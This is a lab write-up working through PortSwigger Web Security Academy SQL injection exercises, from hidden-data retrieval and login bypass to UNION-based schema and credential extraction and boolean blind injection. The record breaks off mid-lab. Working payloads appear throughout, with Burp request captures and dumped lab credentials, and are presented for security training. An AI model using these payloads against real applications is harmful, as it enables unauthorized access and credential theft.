

PortSwigger's Web Application Labs

- SQL

Here is the write-up of Web Application Labs by PortSwigwer, in SQL vulnerability.

Lab: 1- SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

The target of this lab is to get all unreleased items in store.

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE



This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

When the lab is accessed, the URL is:

<https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/>

WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab description >

Home

WE LIKE TO
SHOP

Redefine your search:
All Accessories Food & Drink Lifestyle Pets

 Cheshire Cat Grin ★ ★ ★ ★ \$01.18 View details	 Six Pack Beer Belt ★ ★ ★ ★ \$69.35 View details	 Giant Pillow Thing ★ ★ ★ ★ \$45.13 View details	 Eggstastic, Fun, Food Eggcessories ★ ★ ★ ★ \$23.31 View details
--	---	---	---

As the description says the filters accessed by this SQL query:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

And when accessing any category, the URL:

<https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?category=Gifts>

Notice the bold part, the URL accesses the category gift and shows the released items only, as the SQL query says 1, which means only released items are shown.

If we somehow, remove the part 'released' we can access the unreleased items. Let's comment out the part forwards to the category part in the SQL query. The URL:

<https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?category=Pets%27-->

The screenshot shows a Google Chrome browser window with multiple tabs open. The active tab displays a web page titled "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data - Google Chrome". The page content is from "WebSecurityAcademy" and shows a search bar with "Pets'--" entered. Below the search bar, there are four product cards: "Pet Experience Days" (a cat in confetti), "Giant Grasshopper" (a drawing of a grasshopper), "Babbage Web Spray" (a bottle of spray), and "More Than Just Birdsong" (a musical score). Each card has a price, a star rating, and a "View details" button. The browser status bar at the bottom shows the URL: "https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?category=Pets%27--".

This will show us both released and unreleased items. Now let's get the only unreleased items from all categories, this can be possible if we make the statement true, as the URL below:

<https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?category=Pets%27+OR+1=1-->

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>[Home](#)

Pets' OR 1=1--

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Lifestyle](#) [Pets](#)


All-in-One Typewriter



Safety First



ZZZZZZ Bed - Your New Home Office



Waterproof Tea Bags

Lab: 2 - SQL injection vulnerability allowing login bypass

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE

LAB


Not solved

This lab contains a SQL injection vulnerability in the login function.To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.

ACCESS THE LAB

When accessing the Lab, we get:

<https://0a9f00260363e39981e908af006100f1.web-security-academy.net/>



As this lab is login-related, so let's see what we get on the login page, adding `/login` with URL:

The login form has two fields: 'Username' and 'Password'. Below the password field is a 'Log in' button.


Let's try making the password input true by using ' `OR 1 = 1`:

It outputs with **an invalid username or password**. And in BurpSuite: Internal Server Error

So what we can do is to comment out all fields forward to the username, and username as administrator to access the admin account:

`administrator'--`

Use this as username input, `[` will close the field and `--` will comment out the rest, leaving the username behind. When this input is given with a random password of any characters:



SQL injection vulnerability allowing login bypass

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Lab: 3 - SQL injection attack, querying the database type and version on Oracle

Lab: SQL injection attack, querying the database type and version on Oracle

PRACTITIONER



Not solved



This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.



Hint



[ACCESS THE LAB](#)

In this lab, we have to find the Version of the Database using SQL query. The vulnerability lies in the product category filter.

When we add any SQL character in the URL, it should give an internal server error, suggesting it is vulnerable to SQL injection.

As per the description, we can use the UNION query to add our SQL syntax and get things done. We want our results to display on the page, so we have to figure out the number of columns to go further. For this when I add `'order by 2-` next to the URL in BurpSuite, to check the order of the columns, it gives an OK response, but when the order is by 3, it gives an internal server error. Here it's confirmed that we have 2 columns.

Request	Response
<pre>Pretty Raw Hex 1 GET /filter?category=Accessories'+order+by+2-- HTTP/2 2 Host: 0a270011034ed66780e4122200f400bd.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Linux" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=VQF9BrDGKlNCKg03r1 SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 8229 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/stylesheets"></pre>

This is necessary so that we can use the correct SQL query in the next step for displaying our desired results on the page.

Next, we will use two items to display by using a SELECT clause, in oracle FROM is necessary but we don't know FROM what, so then we can use DUAL syntax instead:

/filter?category=Accessories'+UNION+SELECT+'a','b'+FROM+DUAL--

Request	Response
<pre>Send Cancel < > Target: https://0a270011034ed66780e4122200f400bd.web-security-academy.net Request Pretty Raw Hex 1 GET /filter?category=Accessories'+UNION+SELECT+'a','b'+FROM+DUAL-- HTTP/2 2 Host: 0a270011034ed66780e4122200f400bd.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Linux" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: u=0, i 16 17</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=MusBwzwVDhhkmRE6p3Nho2PIzXsNuNIC; Secure, SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 8407 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"> 11 <link href="/resources/css/labsEcommerce.css" rel="stylesheet"> 12 <title> 13 SQL injection attack, querying the database type and version 14 Oracle 15 </title> 16 </head> 17 <body> 18 <script src="/resources/labheader/js/labHeader.js"> 19 </script></pre>

So now we can use this SQL to get our desired results.

Now we make the use of provided hints (Oracle DB and cheatsheet) to get the SQL query of getting version in result;

```
Oracle SELECT banner FROM v$version
SELECT version FROM v$instance
```

'+UNION+SELECT+banner,+NULL+FROM+v\$version-

Using this query, we will get the version of the DB. Here, banner and NULL are two columns. NULL is used because we don't know what the second column should be. We want to comment on all the further queries. This will complete this lab.

Lab: 4 - SQL injection attack, querying the database type and version on MySQL and Microsoft

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Hint

ACCESS THE LAB

So this is the same as the previous lab, the difference is last time there was Oracle DB now it's MySQL and MS DB. To solve this lab we will utilize the provided SQL injection cheat sheet to get respective queries and get results.

And from the cheat sheet, I use this query '+UNION+SELECT+%40%40version-, and the results:

Internal Server Error

Internal Server Error

This was due to the reason that we haven't utilized the two columns, so using NULL as the second column:

' +UNION+SELECT+@@version ,+NULL-

5200480003.web-security-academy.net/filter?category=Tech%27+UNION+SELECT+@version,+NULL--

Web Security Academy  SQL injection attack, querying the database type and version on MySQL and Microsoft

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Internal Server Error
Internal Server Error

Lab: 5 - SQL injection attack, listing the database contents on non-Oracle databases

Lab: SQL injection attack, listing the database contents on non-Oracle databases

 LAB Not solved 

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

 Hint 

 ACCESS THE LAB

We assume from the main page that it consists of two columns, confirm it by:

'+UNION+SELECT+'abc', 'def'--

Abc and def must be displayed on the page.

As this lab is non-Oracle based we will use query from the provided cheat sheet. Still, we need to figure out which version exactly it is, determining the response from that command:

Microsoft `SELECT @@version`

PostgreSQL `SELECT version()`

MySQL `SELECT @@version`

The response I got is from PostgreSQL. So we use queries from this version of the DB.

As the main first step towards solving this lab, we will find the table names of DB, where we find the username column and get the results.

Use this query of Postgres:

' UNION SELECT table_name, NULL FROM information_schema.tables -

Table_name - is the syntax used in Postgres to select

NULL - a second column for formality

Information_schema.tables - to fetch schema metadata for a database table.

It responds with the names of the tables available in DB;

```
sq_l_sizing_profiles
pg_collation
collations
table_privileges
pg_stats_ext
column_domain_usage
pg_stat_user_indexes
pg_publication_tables
pg_proc
pg_statio_user_indexes
pg_available_extensions
tables
role_usage_grants
pg_init_privs
pg_range
pg_namespace
pg_trigger
column_udt_usage
pg_enum
pg_policies
pg_user
column_column_usage
pg_stat_progress_create_index
pg_constraint
pg_stat_user_functions
pg_conversion
foreign_data_wrapper_options
```

Now we will select the table name that is closely related to usernames, and output the columns from that table, using this query:

```
'+UNION SELECT column_name, NULL FROM information_schema.columns WHERE
table_name = users_gpmdnk--
```

Column_name - to select columns from the table

Information_schema.columns - to fetch schema metadata for a database table's column.

table_name = users_gpmdnk - pg_user is a closely related table we found to usernames.

We found the username column - **username_buncyw** and password - **password_myidlb**

As the last step, we will output usernames and passwords.

Using a simple query that selects the username and password column from the table name we found the above:

```
'+UNION+SELECT+username_buncyw.+password_myidlb+FROM+users_gpmdnk--
```

And the result is:

```
Giant Pillow Thing
</th>
<td>
Giant Pillow Thing - Because, why not?
Have you ever been sat at home or in the office rather sit in something that a team of Gurkhas could not move? Well, look no further than this enormous, luxurious sofa. It's perfect for your living room, office, or even a garden. It's made from the finest materials and is the perfect product to lounge in comfort. It's also perfect for a family reunion in, or land on after jumping off a cliff.
</td>
</tr>
<tr>
<th>
administrator
</th>
<td>
8rtvirckatb551knahf5
</td>
</tr>
<tr>
<th>
wiener
</th>
<td>
idrvoc6ll1l5a41jf7yw
</td>
</tr>
</table>
```

Now with those credentials, we will log in:

The screenshot shows the WebSecurity Academy dashboard. At the top, it says "SQL injection attack, listing the database contents on non-Oracle databases". A green button labeled "LAB Solved" is visible. Below that, there's a message "Congratulations, you solved the lab!" and social sharing links for Twitter and LinkedIn. At the bottom, there's a "My Account" section where the user's email is listed as "Email" and there's a "Update email" button.

Lab: 6 - SQL injection attack, listing the database contents on Oracle

Lab: SQL injection attack, listing the database contents on Oracle

PRACTITIONER

LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Hint

ACCESS THE LAB

Same lab as previous one, but DB is Oracle, so now we use queries of OracleDB.

First, we need to determine the table's name and then the columns that hold the username and password. The final goal is to log in as an admin by finding admin credentials from the database.

To determine the name of the table:

+UNION+SELECT+table_name,+NULL+FROM+all_tables-

We found a table with the name **USERS_PCAWKP**.

Now, we'll find all the columns from this table:

+UNION+SELECT+column_name,+NULL+FROM+all_tab_columns+WHERE+table_name+%3d+'USERS_PCAWKP'--

We found two columns of, **username_frndqw, password_drbomh**

Now we will output the contents of those columns:

+UNION+SELECT+username_frndqw,+password_drbomh+FROM+USERS_PCAWKP-

And the result is:

</tr>
<tr>
<th>
administrator
</th>
<td>
rtu94pvcp8u9h8gpyagn
</td>
</tr>
<tr>
<th>
carlos
</th>
<td>
a19eykw1jc8rtlijmxadz
</td>
</tr>
<tr>
<th>
wiener
</th>
<td>
4qzc@t5r93owrrjj@jan
</td>
</tr>
</tbody>
</table>
</div>

Using credentials to log in:

The screenshot shows a solved lab from WebSecurity Academy. The title is "SQL injection attack, listing the database contents on Oracle". A green button indicates it's solved. Below the title, there's a message: "Congratulations, you solved the lab!". There are social sharing links and a "Continue learning >" button. The main content area is titled "My Account" and shows the user's email address: "Your username is: administrator". There's a form to update the email, with an "Update email" button.

Lab: 7 - SQL injection UNION attack, determining the number of columns returned by the query

This screenshot shows a lab titled "Lab: SQL injection UNION attack, determining the number of columns returned by the query". It is categorized as a "PRACTITIONER LAB" and is currently "Not solved". The description explains that the lab contains a SQL injection vulnerability in the product category filter, and the goal is to determine the number of columns returned by the query using a UNION attack. It also mentions that the first step is to determine the number of columns being returned. A note at the bottom says to perform a SQL injection UNION attack that returns an additional row containing null values. An orange button at the bottom left says "ACCESS THE LAB".

When accessing the lab:

The screenshot shows a web browser window with the URL '12a7b00f00082.web-security-academy.net'. The page title is 'WebSecurity Academy' with a red 'Not solved' badge. The main content area has a heading 'SQL injection UNION attack, determining the number of columns returned by the query'. Below this is a 'Back to lab description >>' link. At the top right are 'Home' and 'My account' links. A large blue logo 'WE LIKE TO SHOP' with a stylized hanger icon is centered. Below it is a search bar with 'Refine your search:' and categories: All, Corporate gifts, Food & Drink, Gifts, Pets, Toys & Games. The main content area displays a list of items with their prices and 'View details' buttons:

Item	Price	Action
Caution Sign	\$75.00	View details
The Giant Enter Key	\$53.82	View details
There is No 'I' in Team	\$60.62	View details
Com-Tool	\$52.78	View details
Eggtastic, Fun, Food Eggcessories	\$65.53	View details
BBQ Suitcase	\$86.95	View details
Hydrated Crackers	\$41.92	View details
Sprout More Brain Power	\$81.10	View details
Snow Delivered To Your Door	\$34.25	View details
Couple's Umbrella	\$89.02	View details
High-End Gift Wrapping	\$5.12	View details
Conversation Controlling Lemon	\$4.87	View details
Fur Babies	\$70.84	View details

So in this we just have to determine the number of columns, this is a simple lab that can be solved by determining the results when some number of columns is accessed by using the SELECT clause.

Try: UNION SELECT NULL

500 Internal Server Error

Try: 'UNION SELECT NULL, NULL,

500 Internal Server Error

Try: 'UNION SELECT NULL, NULL, NULL

200 OK response.

Meaning that it has three columns.

The screenshot shows the same web browser window as before, but now with a green 'Solved' badge on the 'WebSecurity Academy' logo. The main content area has a heading 'SQL injection UNION attack, determining the number of columns returned by the query'. Below this is a 'Back to lab description >>' link. At the top right are 'Home' and 'My account' links. A large blue logo 'WE LIKE TO SHOP' with a stylized hanger icon is centered. Below it is a search bar with 'Refine your search:' and categories: All, Accessories, Clothing, shoes and accessories, Food & Drink, Lifestyle, Pets. The main content area displays a message: 'Congratulations, you solved the lab!' followed by social sharing icons and a 'Continue learning >>' link.

Lab: 8 - SQL injection UNION attack, finding a column containing text

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER

LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

ACCESS THE LAB

First, we will find the number of columns, as in the previous lab:

'+UNION+SELECT+NULL,NULL,NULL-

Returned 200 OK with this query, which means it has 3 columns.

The next step is to identify a column that is compatible with string data. This means we have to find the column which contains string data. This can be done by using some string at each column one by one in the SELECT clause.

Try: '+UNION+SELECT+'abc',NULL,NULL-
500 Internal Server Error

Try: '+UNION+SELECT+NULL,'abc',NULL-
200 OK

Try: '+UNION+SELECT+NULL,,NULL,'abc'-
500 Internal Server Error

To complete the lab we have to output the provided string, using the correct the correct query from above.

WebSecurity Academy SQL injection UNION attack, finding a column containing text LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab! Share your skills! Continue learning >>

[Home](#) | [My account](#)



Gifts' UNION SELECT NULL,'8lbbt7',NULL--

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#)

Snow Delivered To Your Door	\$29.46	View details
Couple's Umbrella	\$32.21	View details
Conversation Controlling Lemon	\$43.09	View details
High-End Gift Wrapping	\$57.31	View details
8lbbt7		

Lab: 9 - SQL injection UNION attack, retrieving data from other tables

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER
 LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

[ACCESS THE LAB](#)

Here we need to find the data from another data table name **users**, it can be solved using this query which will simply select a username, and password columns from the user's table:

'+UNION+SELECT+username,+password+FROM+users--'

We will get account credentials in output, we just need to log in with admin:

wiener
m5o3yqhm98533hgj7md
Snow Delivered To Your Door
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze. *Chop away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

administrator

i0af3v80lg4vpf5n1rtz

carlos

edg0by30tbozt8c73yzl

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item



SQL injection UNION attack, retrieving data from other tables

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Lab: 10 - SQL injection UNION attack, retrieving data from other tables

Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Hint

ACCESS THE LAB

This DB only accepts one string column in the SELECT clause, so we cannot output both username and password from a single query. But first, we have to figure out what's exactly wrong in the SELECT clause so we can input our query well.

We know that there are 2 columns, but we do not know which one is a string and which is not, so we will try string one by one on each column while having the other column as NULL:

```
'+UNION+SELECT+'a',+NULL+FROM+users--  
500 Internal Server Error
```

```
'+UNION+SELECT+NULL,+a'+FROM+users--  
200 OK
```

So we can have username and password columns one by one putting in the string field, in two queries:

```
'+UNION+SELECT+NULL,+username+FROM+users--  
'+UNION+SELECT+NULL,+password+FROM+users--
```

We can have both credentials from those queries, But, we can do this in one single string as per lab requirement.

In the SQL injection cheat sheet, we have provided how can we concatenate multiple strings into one single setting in each DB version, but we do not know which version is this lab, so let's find out the version:

```
'+UNION+SELECT+NULL,+version()-- - PostgreSQL
```

We used NULL at first because the SELECT clause requires two columns input at a time, as we figured out before.

Now we will use the string concatenation method as provided in the SQL injection cheat sheet from Postgres:

'+UNION+SELECT+NULL,+username||password+FROM+users--

This query will output username AND password from a single field. But from the output, we dont where exactly the password and username are:

WE LIKE TO
SHOP

Food & Drink' UNION SELECT NULL, username||password
FROM users--

Refine your search:
All Accessories Food & Drink Lifestyle Pets Tech gifts

administrator:vs7iygceyrv3e3zotrap
Sprout More Brain Power
Single Use Food Hider
wienermxo946vkvqt918cr6cx6

We can have space between both by:

'+UNION+SELECT+NULL,+username+||+'%3a'+||+password+FROM+users--

Here I added a colon between both now:

WE LIKE TO
SHOP

Food & Drink' UNION SELECT NULL, username || ':' ||
password FROM users--

Refine your search:
All Accessories Food & Drink Lifestyle Pets Tech gifts

administrator:vs7iygceyrv3e3zotrap
carlos:rkkmd4xjccuijiqgtq
Sprout More Brain Power
wiener:mxo946vkvqt918cr6cx6
Single Use Food Hider
Waterproof Tea Bags
BBQ Suitcase

WebSecurity Academy SQL injection UNION attack, retrieving multiple values in a single column LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

My Account

Your username is: administrator

Email:
Update email

Home | My account | Log out

Lab: 11 - Blind SQL injection with conditional responses

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Hint

ACCESS THE LAB

Here the vulnerable parameter is a trackable cookie, like before the product category filer was in the previous lab. This is the Blind SQL, which means we will not return the query output on the page, as the word blind is invisible here. This lab will output a title message if the query goes successful, else not.

We have found the password by the process of enumeration.

It has a tracking ID and a session ID. Also, we do not have any welcome messages here, as per the description. It might appear if we use this tracking ID for a second time. In short, if the

tracking ID exists in DB it will print the welcome message. This confirms that this lab is vulnerable to Blind SQLi.

We will manipulate this lab using the Boolean technique, as we don't have formal output, we will rely on the true and false condition of the whole query to get things done. As the first step, we will add `1=1`, which is always true, with tracking id, what I expect from the SQL statement is, that if var tracking id matches one in DB, AND `1=1` then print true as Welcome Message. If both parts are true, will get true else false as no Welcome Message.

```
' AND '1'='1
```

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Render
1 GET / HTTP/2 2 Host: 0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net 3 Cookie: TrackingId=35Lf31qBjTPihZ8F' AND '1'='1--; session=hfBPCglwTr3i6FdHBgrKqxQpxY4Ak9LU 4 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Linux" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate, br 16 Accept-Language: en-US,en;q=0.9 17 DNT: 1			34 <p> 35 </div> 36 </div> 37 </div> 38 </section> 39 </div> 40 <div theme="ecommerce"> 41 <section class="maincontainer"> 42 <div class="container"> 43 <header class="navigation-header"> 44 <section class="top-links"> 45 Home <p> </p> <div> 46 Welcome back! </div>		

As we have to retrieve the admin credentials from the user table, we'll create a query that outputs a Welcome message if the user table exists else not.

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Render
1 GET / HTTP/2 2 Host: 0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net 3 Cookie: TrackingId=35Lf31qBjTPihZ8F'+AND+(SELECT+'a'+FROM+users+LIMIT+1)%3d'a; session=hfBPCglwTr3i6FdHBgrKqxQpxY4Ak9LU 4 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Linux" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate, br 16 Accept-Language: en-US,en;q=0.9 17 DNT: 1			46 <p> </p> <div> Welcome back! </div> <p> </p> <a href="/my-account"		

If a user's table exists, it will SELECT 'a' for the first entry as LIMIT to 1 and match it with 'a'. If this query results in true we will get the welcome message (as the tracking ID is always true). The output confirms user table exists.

Now we will confirm that the administrator user does exist in the username column.

This query will SELECT the username column FROM the users table WHERE the username get equal to administrator and check if this equ to administrator.

Request			Response				
	Pretty	Raw	Hex		Pretty	Raw	Hex
1	GET / HTTP/2				<p>		
2	Host: 0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net				</p>		
3	Cookie: TrackingId=35Lf31qBjTPihZ8F+AND+(SELECT+username+FROM+users+WHERE+username='administrator')%3d'administrator; session=hfBPCglwTr3i6FdHBgrKqxQpxY4Ak9LU			46	<div>		
4	Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"				Welcome back!		
5	Sec-Ch-Ua-Mobile: ?0				</div>		
6	Sec-Ch-Ua-Platform: "Linux"			47	<p>		
